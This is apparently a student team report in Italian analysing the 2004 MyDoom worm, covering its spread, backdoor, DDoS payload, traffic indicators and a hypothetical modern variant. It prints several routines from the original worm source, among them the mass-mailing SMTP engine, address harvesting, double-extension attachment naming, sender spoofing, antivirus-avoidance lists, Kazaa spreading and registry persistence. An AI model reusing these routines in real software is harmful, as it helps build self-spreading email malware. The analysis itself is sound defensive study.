# Report: Malware MyDoom

**Team**: SecureSentinel

**Progetto**: Buildweek III

## Introduzione

Il malware **MyDoom** compare il 26 gennaio 2004 e rappresenta ancora oggi uno degli eventi più dirompenti nella storia della sicurezza informatica. Il suo record di diffusione mai superato lo ha consacrato come il worm più veloce mai registrato.

### Diffusione e impatto

Al suo apice, ***MyDoom*** era responsabile di circa il **25%** dell'intero traffico email globale, provocando una saturazione senza precedenti delle reti e rallentamenti percepibili su scala mondiale. La sua propagazione avveniva attraverso due canali: la posta elettronica, sfruttando tecniche di ingegneria sociale per indurre l'utente ad aprire allegati malevoli, e le reti peer-to-peer, mediante la condivisione di file infetti.

### Payload e conseguenze tecniche

Il ***worm*** perseguiva un duplice obiettivo. Il payload primario era progettato per lanciare attacchi DDoS (Distributed Denial of Service) contro ***SCO Group e Microsoft***. La sua eredità più insidiosa, tuttavia, risiede nell'installazione sistematica di una backdoor, tipicamente in ascolto sulla porta ***TCP 3127,*** che ha trasformato milioni di macchine infette in botnet, poi sfruttate per la distribuzione massiva di spam e per orchestrare attacchi successivi.

### Una minaccia ancora attiva

A oltre vent'anni dalla sua comparsa, ***MyDoom*** non è ancora debellato. Rappresenta tuttora circa l'***1,1%*** di tutti gli allegati email malevoli analizzati, con una concentrazione di infezioni attiva principalmente in Cina e negli Stati Uniti. La sua persistenza si spiega con meccanismi di auto-esecuzione nel registro di sistema ***Windows*** e con la vasta superficie d'attacco offerta da ***sistemi legacy*** non aggiornati.

MyDoom non fu semplicemente un worm dalla diffusione record: fu il progetto fondativo delle moderne infrastrutture ***botnet***, la cui eredità continua a essere sfruttata ancora oggi.

# Analisi Forense

## Il Vettore Email e il Motore SMTP Autonomo

A differenza dei worm precedenti, che sfruttavano il client di posta già installato sulla macchina vittima (come Microsoft Outlook), ***MyDoom*** implementava un proprio **motore SMTP completamente funzionale**. Questo rappresenta un salto tecnico fondamentale: il worm poteva inviare email direttamente ai server di posta dei destinatari, **bypassando la cartella posta inviata** e aggirando le restrizioni imposte dagli amministratori di sistema lato client.

```c
static int smtp_send_server(struct sockaddr_in *addr, char *message)
{
    char from[256], from_domain[256], rcpt[256], *p, *q;
    char fmt[256];
    int stat;
    SOCKET sock;

    if (mail_extracthdr(message, "From", from, sizeof(from))) return 1;
    if (mail_extracthdr(message, "To", rcpt, sizeof(rcpt))) return 1;
    for (p=from; *p && *p != '@'; p++);
    if (*p == 0) return 1;
    lstrcpy(from_domain, p+1);

    sock = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (sock == INVALID_SOCKET) return 1;
    if (connect(sock, (struct sockaddr *)addr, sizeof(struct sockaddr_in)))
        goto err;

    if (wait_sockread(sock, 15000)) goto err;
    stat = smtp_issue(sock, 15000, NULL);
    if (stat < 200 || stat >= 400) goto err;

    rot13(fmt, "RUYB %f\r\n");  /* EHLO %s */
    stat = smtp_issue(sock, 10000, fmt, from_domain);
    if (stat < 200 || stat > 299) {
        rot13(fmt, "URYB %f\r\n");  /* "HELO %s\r\n" */
        stat = smtp_issue(sock, 10000, fmt, from_domain);
        if (stat < 200 || stat > 299) goto err;
    }

    rot13(fmt, "ZNVY SEBZ:<%f>\r\n");   /* "MAIL FROM:<%s>\r\n" */
    stat = smtp_issue(sock, 10000, fmt, from);
    if (stat < 200 || stat > 299) goto err;
    rot13(fmt, "EPCG GB:<%f>\r\n");     /* "RCPT TO:<%s>\r\n" */
    stat = smtp_issue(sock, 10000, fmt, rcpt);
    if (stat < 200 || stat > 299) goto err;

    stat = smtp_issue(sock, 10000, "DATA\r\n");
    if (stat < 200 || stat > 399) goto err;

    for (p=message;;) {
        for (q=p; *q && *q != '\n' && *q != '\r'; q++);
        while (*q == '\n' || *q == '\r') q++;
        if (p == q) break;

        if (*p == '.') send(sock, ".", 1, 0);
        if (send(sock, p, q-p, 0) <= 0) goto err;
        p = q;
    }
```

***"xsmtp.c: sequenza SMTP completa (EHLO → MAIL FROM → RCPT TO → DATA) costruita manualmente con comandi cifrati in ROT13, senza dipendenza da alcun client di posta installato"***

## Harvesting degli Indirizzi

All'esecuzione, MyDoom scansionava sistematicamente il file system alla ricerca di indirizzi email nei file con estensioni: ***.adb, .asp, .dbx, .htm, .php, .pl, .sht, .tbb, .txt, .wab.*** Interrogava specificamente la chiave di registro ***HKCU\Software\Microsoft\WAB\WAB4\Wab File Name*** per accedere alla Rubrica di Windows, analizzava inoltre la cache del browser Internet Explorer per estrarre indirizzi dalle pagine web visitate di recente.

```
static void scan_dir_file(const char *path, WIN32_FIND_DATA *fd)
{
    char file_ext[16];
    int i, j;
    DWORD size_lim;

    if (fd->nFileSizeLow < 40) return;

    for (i=0,j=-1; fd->cFileName[i] && (i < 255); i++)
        if (fd->cFileName[i] == '.') j=i;

    if (j < 0) {
        file_ext[0] = 0;
    } else {
        lstrcpyn(file_ext, fd->cFileName+j+1, sizeof(file_ext)-1);
        CharLower(file_ext);
    }

    do {
        size_lim = 200 * 1024;

        i = 0;              /* stop */
        if (file_ext[0] == 0)
            if (fd->nFileSizeLow > (20*1024)) break;

        i = 1;              /* parse as text file */
        if (lstrcmp(file_ext, "txt") == 0) {size_lim=80*1024; break; }
        if (xstrncmp(file_ext, "htmb", 3) == 0) break;
        if (xstrncmp(file_ext, "shtl", 3) == 0) break;
        if (xstrncmp(file_ext, "phpq", 3) == 0) break;
        if (xstrncmp(file_ext, "aspd", 3) == 0) break;
        if (xstrncmp(file_ext, "dbxn", 3) == 0) break;
        if (xstrncmp(file_ext, "tbbg", 3) == 0) { size_lim=1200*1024; break; }
        if (xstrncmp(file_ext, "adbh", 3) == 0) break;
        if (lstrcmp(file_ext, "pl") == 0) break;

        i = 2;              /* parse as WAB */
        if (xstrncmp(file_ext, "wab", 3) == 0) { size_lim=8*1024*1024; break; }

        i = 0;
        return;
    } while (0);

    if (fd->nFileSizeLow > size_lim) return;

    while (scan_freezed) Sleep(2048);

    if (i == 1) {
        scan_textfile(path);
    } else if (i == 2) {
        scan_wab(path);
    }
}
```

***"scan.c: lista delle estensioni file prese di mira dal motore di harvesting per l'estrazione di indirizzi email"***

## Ingegneria Sociale e Offuscamento degli Allegati

Le email venivano costruite per simulare notifiche di sistema legittime. Gli oggetti più comuni includevano termini come "***Error***", "***Mail Delivery System***", "***Mail Transaction Failed***". Il corpo simulava messaggi di rimbalzo tecnici. Il payload era nascosto in allegati con nomi apparentemente innocui (body, document, readme) abbinati a estensioni pericolose (.exe, .pif, .scr, .bat). La tecnica della **doppia estensione** (es. document.txt.exe) sfruttava l'impostazione predefinita di Windows che nasconde le estensioni note, inducendo l'utente ad aprire un eseguibile credendolo un file di testo.


```
            for (i=0; i<70; i++)
                lstrcat(zip_name, " ");
            lstrcat(zip_name, ".");
            switch (xrand16() % 3) {
                case 0: lstrcat(zip_name, "e"); lstrcat(zip_name, "xe"); break;
                case 1: lstrcat(zip_name, "s"); lstrcat(zip_name, "cr"); break;
                default: lstrcat(zip_name, "p"); lstrcat(zip_name, "if"); break;
            }

            if (zip_store(buf, state->attach_file, zip_name))
                return 1;
        }
        wsprintf(state->attach_name, "%s.zip", state->exe_name);
    }
```

***"msg.c: generazione randomizzata dell'estensione dell'allegato malevolo, base della tecnica della doppia estensione"***

## Spoofing e Backscatter

MyDoom non inviava email usando l'indirizzo reale dell'utente infetto come mittente, bensì costruiva il campo "***From***" usando indirizzi raccolti localmente o generati casualmente. Questo causava il fenomeno del **backscatter**: i messaggi di mancato recapito dei server venivano reindirizzati a terze parti innocenti, intasando server di posta legittimi e amplificando ulteriormente il caos.



```
/* FIXME: must check "To:" != "From:" */
static void select_from(struct msgstate_t *state)
{
    static const char *step3_domains[] = {
        /* "aol.com", "msn.com", "yahoo.com", "hotmail.com" */
        "nby.pbz", "zfa.pbz", "lnubb.pbz", "ubgznvy.pbz"
    };
    int i, j, n;
    struct mailq_t *mq;

    state->from[0] = 0;

    /* STEP1 */
    while ((xrand16() % 100) < 98) {
        for (n=0,mq=massmail_queue; mq; mq=mq->next, n++);
        if (n <= 3) break;
        j = xrand32() % n;
        for (i=0,mq=massmail_queue; mq; mq=mq->next, i++)
            if (i == j) break;
        if (mq == NULL) break;
        lstrcpy(state->from, mq->to);
        return;
    }

    /* STEP 2: use any Outlook account. Not implemented yet. */

    /* STEP 3 */
    j = 3 + (xrand16() % 3);        /* username length; 3-5 chars */
    for (i=0; i<j; i++)
        state->from[i] = 'a' + (xrand16() % 26);
    state->from[i++] = '@';
    j = xrand16() % (sizeof(step3_domains) / sizeof(step3_domains[0]));
    rot13(state->from+i, step3_domains[j]);
}
```

***"msg.c — select_from(): i tre meccanismi di spoofing del campo From, causa diretta del fenomeno backscatter"***

## Liste di Esclusione Anti-Rilevamento

In modo particolarmente sofisticato, il worm aveva hardcoded nel proprio codice una **blacklist di domini** verso cui evitava deliberatamente di inviare email: vendor antivirus (symantec, mcafee, sophos, panda), aziende tecnologiche (microsoft, google, ibm), istituzioni (.gov, .mil, mit.edu, stanford.edu) e parole chiave amministrative (admin, support, security, root). Questa tattica era finalizzata a ritardare la scoperta e l'analisi forense del codice.

```
static int email_filtdom(const char *email)
{
    static const char *nospam_domains[] = {
        "avp", "syma", "icrosof", "msn.", "hotmail", "panda",
        "sopho", "borlan", "inpris", "example", "mydomai", "nodomai",
        "ruslis", /*vi[ruslis]t */
        ".gov", "gov.", ".mil", "foo.",

/*"messagelabs", "support" */

        NULL,
        "\n\n\n"
    };
    static const char *loyal_list[] = {
        "berkeley", "unix", "math", "bsd", "mit.e", "gnu", "fsf.",
        "ibm.com", "google", "kernel", "linux", "fido", "usenet",
        "iana", "ietf", "rfc-ed", "sendmail", "arin.", "ripe.",
        "isi.e", "isc.o", "secur", "acketst", "pgp",
        "tanford.e", "utgers.ed", "mozilla",

/*  "sourceforge", "slashdot", */
```

*"massmail.c: funzione email_filtdom() con le blacklist hardcoded anti-rilevamento"*

| Categoria Esclusione | Domini/Stringhe Escluse |
|---|---|
| Vendor di Sicurezza | symantec, mcafee, sophos, trend, kaspersky, panda |
| Aziende Tecnologiche | microsoft, google, hotmail, yahoo, ibm |
| Istituzioni | .gov, .mil, mit.edu, stanford.edu, berkeley.edu |
| Parole Chiave Generiche | abuse, security, spam, admin, support, root |

## Il Vettore Peer-to-Peer (Kazaa)

MyDoom fu uno dei primi worm di scala globale a sfruttare efficacemente le reti P2P, in particolare **Kazaa**, il software di file sharing più popolare del 2004. Interrogando la chiave di registro ***HKEY_CURRENT_USER\Software\Kazaa\Transfer\DlDir0***, il worm identificava la cartella condivisa dell'utente e vi si auto-copiava, rinominandosi con nomi che imitavano software piratato o crack . Gli utenti che cercavano tali file sulla rete lo scaricavano inconsapevolmente, completando il ciclo di infezione. Le stringhe nel codice erano offuscate con ***ROT13*** per eludere le analisi banali.

```c
char *kazaa_names[] = {
    "jvanzc5",
    "vpd2004-svany",
    "npgvingvba_penpx",
    "fgevc-tvey-2.0o"   /* missed comma in the original version */
    "qpbz_cngpurf",
    "ebbgxvgKC",
    "bssvpr_penpx",
    "ahxr2004"
};

static void kazaa_spread(char *file)
{
    int kazaa_names_cnt = sizeof(kazaa_names) / sizeof(kazaa_names[0]);
    char kaza[256];
    DWORD kazalen=sizeof(kaza);
    HKEY hKey;
    char key_path[64], key_val[32];

    // Software\Kazaa\Transfer
    rot13(key_path, "Fbsgjner\\Xnmnn\\Genafsre");
    rot13(key_val, "QyQve0");   // "DlDir0"

    // Get the path to Kazaa from the registry
    ZeroMemory(kaza, kazalen);
    if (RegOpenKeyEx(HKEY_CURRENT_USER,key_path,0,KEY_QUERY_VALUE,&hKey)) return;

    if (RegQueryValueEx(hKey, key_val, 0, NULL, (PBYTE)kaza, &kazalen)) return;
    RegCloseKey(hKey);

    if (kaza[0] == 0) return;
    if (kaza[lstrlen(kaza)-1] == '/') kaza[lstrlen(kaza)-1] = '\\';
    if (kaza[lstrlen(kaza)-1] != '\\') lstrcat(kaza, "\\");
    rot13(kaza+lstrlen(kaza), kazaa_names[xrand16() % kazaa_names_cnt]);
    lstrcat(kaza, ".");

    switch (xrand16() % 6) {
        case 0: case 1: lstrcat(kaza, "ex"); lstrcat(kaza, "e"); break;
        case 2: case 3: lstrcat(kaza, "sc"); lstrcat(kaza, "r"); break;
        case 4: lstrcat(kaza, "pi"); lstrcat(kaza, "f"); break;
        default: lstrcat(kaza, "ba"); lstrcat(kaza, "t"); break;
    }

    CopyFile(file,kaza,TRUE);
}
```

***"p2p.c: array dei nomi fake cifrati in ROT13, query al registro Kazaa e auto-copia del worm nella cartella condivisa"***

---

# Analisi Tecnica (Reverse Engineering)

## Packing e Offuscamento del Binario

L'eseguibile di MyDoom era compresso con ***UPX (Ultimate Packer for Executables),*** riducendo le dimensioni del binario e occultando il codice agli strumenti di analisi statica di base. Le stringhe interne come server SMTP target, URL, chiavi di registro, liste di esclusione erano cifrate con **ROT13**. Quest' ultimo era efficace nel superare i sistemi antivirus basati sul matching di stringhe in chiaro e nel rendere il codice illeggibile a un'ispezione casuale.

```c
#include <stdio.h>
#include <string.h>

char rot13c(char c)
{
    char u[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    char l[] = "abcdefghijklmnopqrstuvwxyz";
    char *p;

    if ((p = strchr(u, c)) != NULL)
        return u[((p-u) + 13) % 26];
    else if ((p = strchr(l, c)) != NULL)
        return l[((p-l) + 13) % 26];
    else
        return c;
}

void main(void)
{
    int c;
    while ((c = getchar()) != EOF)
        putchar(rot13c(c));
}
```

*"**rot13.c: implementazione del cifrario ROT13 usato per offuscare tutte le stringhe sensibili**"*

## Installazione e Persistenza

Una volta eseguito, il worm avviava una procedura di installazione strutturata in tre fasi:

- **Drop del file:** copia di sé stesso in ***C:\Windows\System32*** o nella directory ***Temp***, usando nomi che mimano processi Windows legittimi: ***taskmon.exe, java.exe, services.exe, lsass.exe***
- **Modifica del Registro:** aggiunta di voci nelle chiavi ***HKLM\...\CurrentVersion\Run e HKCU\...\CurrentVersion\Run*** con valori come TaskMon, Traybar, JavaVM per garantire l'avvio automatico ad ogni riavvio.
- **Creazione Mutex:** il worm creava l'oggetto mutex ***SwebSipcSmtxS0*** per prevenire istanze multiple simultanee e conflitti di risorse.

```
void sync_startup(struct sync_t *sync)
{
    HKEY k;
    char regpath[128];
    char valname[32];

    /* "Software\\Microsoft\\Windows\\CurrentVersion\\Run" */
    rot13(regpath, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");
    rot13(valname, "GnfxZba");  /* "TaskMon" */

    if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE, &k) != 0)
        if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0, KEY_WRITE, &k) != 0)
            return;
    RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath, lstrlen(sync->sync_instpath)+1);
    RegCloseKey(k);
}

int sync_checktime(struct sync_t *sync)
{
    FILETIME ft_cur, ft_final;
    GetSystemTimeAsFileTime(&ft_cur);
    SystemTimeToFileTime(&sync->termdate, &ft_final);
    if (ft_cur.dwHighDateTime > ft_final.dwHighDateTime) return 1;
    if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return 0;
    if (ft_cur.dwLowDateTime > ft_final.dwLowDateTime) return 1;
    return 0;
}
```

***"main.c: funzione sync_startup() — scrittura chiave Run nel registro con valore cifrato ROT13"***

## Il Componente shimgapi.dll

Il nucleo della backdoor risiedeva in una libreria DLL denominata ***shimgapi.dll.*** Il nome era scelto per assomigliare alla libreria legittima di Windows ***shimgvw.dll*** (Shell Image Viewer). Alcune varianti modificavano le chiavi di registro del ***COM Class ID*** (**CLSID**) per garantire il caricamento automatico della ***DLL*** da parte di Explorer.exe, concedendo alla backdoor i privilegi della shell utente e mascherandone l'esecuzione.

---

# Meccanismi di Persistenza, Backdoor e Attacco DDoS

## La Backdoor TCP sulle Porte 3127–3198

Il componente più pericoloso e duraturo di ***MyDoom*** era la backdoor TCP. Il worm apriva un listener in ascolto su una sequenza di porte TCP da **3127 a 3198**, accettando connessioni in ingresso dall'attaccante o da altri nodi della botnet. La backdoor svolgeva due funzioni principali:

- **Proxy TCP (Spam Relay):** la macchina infetta fungeva da relay per traffico esterno. Gli spammer sfruttavano pesantemente questa funzione per instradare email spazzatura attraverso computer domestici innocenti, mascherando l'origine reale dello spam e aggirando le blocklist IP.
- **Esecuzione Arbitraria di Codice:** la backdoor consentiva il caricamento e l'esecuzione di file arbitrari. Questo meccanismo fu sfruttato per distribuire il worm parassita **Doomjuice**, che si propagava esclusivamente scansionando la porta 3127 aperta su macchine già infette da MyDoom.

## Architettura C2 e Limitazioni Strutturali

La ***backdoor*** operava secondo un modello ***pull-based***: il worm non contattava mai autonomamente un server remoto, ma attendeva passivamente connessioni in ingresso. Non era presente alcun meccanismo di autenticazione,chiunque conoscesse la porta aperta poteva connettersi, vulnerabilità sfruttata attivamente da ***Doomjuice***. Il canale era ***raw TCP*** in chiaro, rilevabile con una singola regola ***IDS***, privo di cifratura e senza meccanismi di fallback: se l'IP dell'attaccante veniva bloccato, il controllo si interrompeva definitivamente.

## L'Attacco DDoS a Orologeria

MyDoom conteneva un payload attivato temporalmente per lanciare attacchi HTTP GET Flood verso specifici bersagli.

Ogni macchina infetta generava fino a **64 thread simultanei**, ognuno inviando ripetute richieste HTTP GET alla homepage del bersaglio. Il volume aggregato di centinaia di migliaia di host ha portato offline con successo SCO Group. Microsoft, grazie alla sua infrastruttura più robusta e a bug presenti in MyDoom.B, resistette meglio all'attacco. Criticamente, anche dopo la fine programmata della diffusione, **il componente backdoor rimaneva pienamente attivo**.

---

# Analisi del Traffico di Rete e Indicatori di Compromissione

Un host infetto da ***MyDoom*** genera tre pattern di traffico di rete caratteristici e riconoscibili:

## Traffico SMTP: il Pattern Fan-Out

Il segnale più evidente è un volume elevatissimo di tentativi di connessione sulla **porta TCP 25 (SMTP)** verso server di posta esterni. Si osserva un singolo IP interno avviare centinaia di connessioni SMTP al minuto verso IP differenti il cosiddetto pattern **fan-out**. L'host esegue la sequenza SMTP standard (EHLO, MAIL FROM, RCPT TO, DATA) trasmettendo il payload codificato in MIME.

## Traffico Backdoor

IP esterni tentano di stabilire connessioni TCP con handshake a tre vie (SYN, SYN-ACK, ACK) verso l'host infetto sulla **porta 3127** per inviare comandi proxy SOCKS o caricare payload eseguibili. Il protocollo era spesso raw TCP con header minimi.

## Traffico DNS Collaterale

Il motore di harvesting/mailing generava un alto volume di query DNS per **Record MX (Mail Exchange)**, necessarie a risolvere l'indirizzo del server di posta per ciascun dominio presente negli indirizzi raccolti. L'elevata frequenza di queste query per domini eterogenei poteva saturare i server DNS locali.

## Indicatori di Compromissione (IOC)

| Tipo IOC | Indicatore | Contesto |
|---|---|---|
| Hash (SHA-256) | fff0ccf5feaf5d46b295f770ad398b6d572909b00e2b8bcd1b1c286c70cd9151 | Campione principale MyDoom.A |
| Chiave Registro | HKLM\SOFTWARE\...\Run\TaskMon | Persistenza al riavvio |
| File System | %SysDir%\shimgapi.dll | Libreria backdoor |
| Traffico Rete | Porta TCP 3127 (Listening) | Attività backdoor |
| Traffico Rete | HTTP GET Flood su porta 80 | Attacco DDoS attivo |

# Analisi Variante

**SCENARIO DI INTELLIGENCE:** La nostra intelligence ha rilevato segnali di attività riconducibili a una variante aggiornata di ***MyDoom***. Di seguito viene presentata un'analisi comparativa con l'originale e le possibili modifiche identificate.

## Confronto con la Variante Originale

| Componente | MyDoom.A Originale (2004) | Variante Emergente | Rischio |
|---|---|---|---|
| **Vettore email** | Allegati .exe/.pif/.scr | Possibile uso di .zip/.iso/.lnk (tecniche LotL) | **ALTO** |
| **Offuscamento** | ROT13 + UPX packing | Possibile polimorfismo avanzato / packer custom | **ALTO** |
| **Comunicazione** | Backdoor raw TCP 3127-3198 | Possibile migrazione a protocolli HTTPS/DNS-over-HTTPS | **CRITICO** |
| **Target DDoS** | SCO Group / Microsoft (hardcoded) | Target variabili via C2 dinamico | **ALTO** |
| **Persistenza** | Chiavi Run nel registro | Possibile uso di WMI subscriptions o scheduled tasks | **MEDIO** |
| **P2P Spreading** | Kazaa (obsoleto) | Possibile adattamento a Discord/Telegram come vettore | **MEDIO** |
| **Anti-AV** | Blacklist domini hardcoded | Possibile rilevamento sandbox / VM detection | **ALTO** |

Le modifiche ipotizzate nella variante emergente riflettono l'evoluzione naturale delle tecniche di attacco negli ultimi anni. L'architettura modulare di ***MyDoom***, già avanzata per il 2004, si presterebbe ad aggiornamenti mirati seguendo tre direttrici principali:

- Aggiornamento dei vettori di propagazione (da Kazaa a piattaforme moderne);
- Migrazione del canale ***comunicazione*** verso protocolli cifrati difficilmente ispezionabili (***HTTPS***);
- Rafforzamento delle tecniche anti-analisi con VM detection.

Questi aggiornamenti renderebbero una variante moderna significativamente più difficile da rilevare con gli strumenti tradizionali, pur mantenendo invariata la logica di fondo:  propagazione massiva e costruzione di botnet che caratterizzavano MyDoom dall'origine.

## CONCLUSIONI

L'analisi forense del codice sorgente di Win32.Mydoom.A ha permesso di comprendere in profondità perché questo worm rappresenti uno ***spartiacque nella storia della sicurezza informatica***. Non si tratta semplicemente del malware più veloce mai registrato: MyDoom è stato il ***primo progetto criminale organizzato su scala industriale***, concepito non per la notorietà del suo autore, ma per la costruzione di un'infrastruttura di profitto a lungo termine.

Dal punto di vista tecnico, ciò che distingue MyDoom dai worm precedenti è la sua ***architettura modulare e professionale***: il motore SMTP autonomo, il resolver DNS custom, il vettore P2P, la backdoor TCP, il payload DDoS è sviluppato in modo indipendente e intercambiabile. Il codice rivela una pianificazione: le blacklist anti-rilevamento, lo spoofing del mittente, l'offuscamento ROT13, decine di spazi nella doppia estensione ogni scelta tecnica è funzionale alla sopravvivenza e alla massimizzazione della diffusione.

Sul piano della ***persistenza moderna***, i dati confermano che MyDoom è ancora presente nel traffico email globale nel 2025, con circa l'1,1% degli allegati malevoli rilevati. Questa longevità è il risultato diretto della sua architettura: le backdoor installate nel 2004 su sistemi mai bonificati continuano a funzionare su macchine con sistemi operativi legacy in ambienti a bassa manutenzione.

La ***lezione operativa*** principale che emerge da questa analisi è duplice.
Per i ***difensori***: la protezione efficace contro questa classe di minacce richiede analisi comportamentale del traffico di rete (pattern fan-out SMTP, burst di query MX, listener su porte anomale), monitoraggio delle chiavi di registro Run, e una politica rigorosa di aggiornamento che elimini i sistemi legacy.
Per i ***ricercatori:*** MyDoom dimostra che le tattiche fondamentali del cybercrime, ingegneria sociale, costruzione di botnet, monetizzazione tramite spam relay non sono cambiate in vent'anni. Sono semplicemente diventate più sofisticate nei protocolli utilizzati, ma identiche nella logica.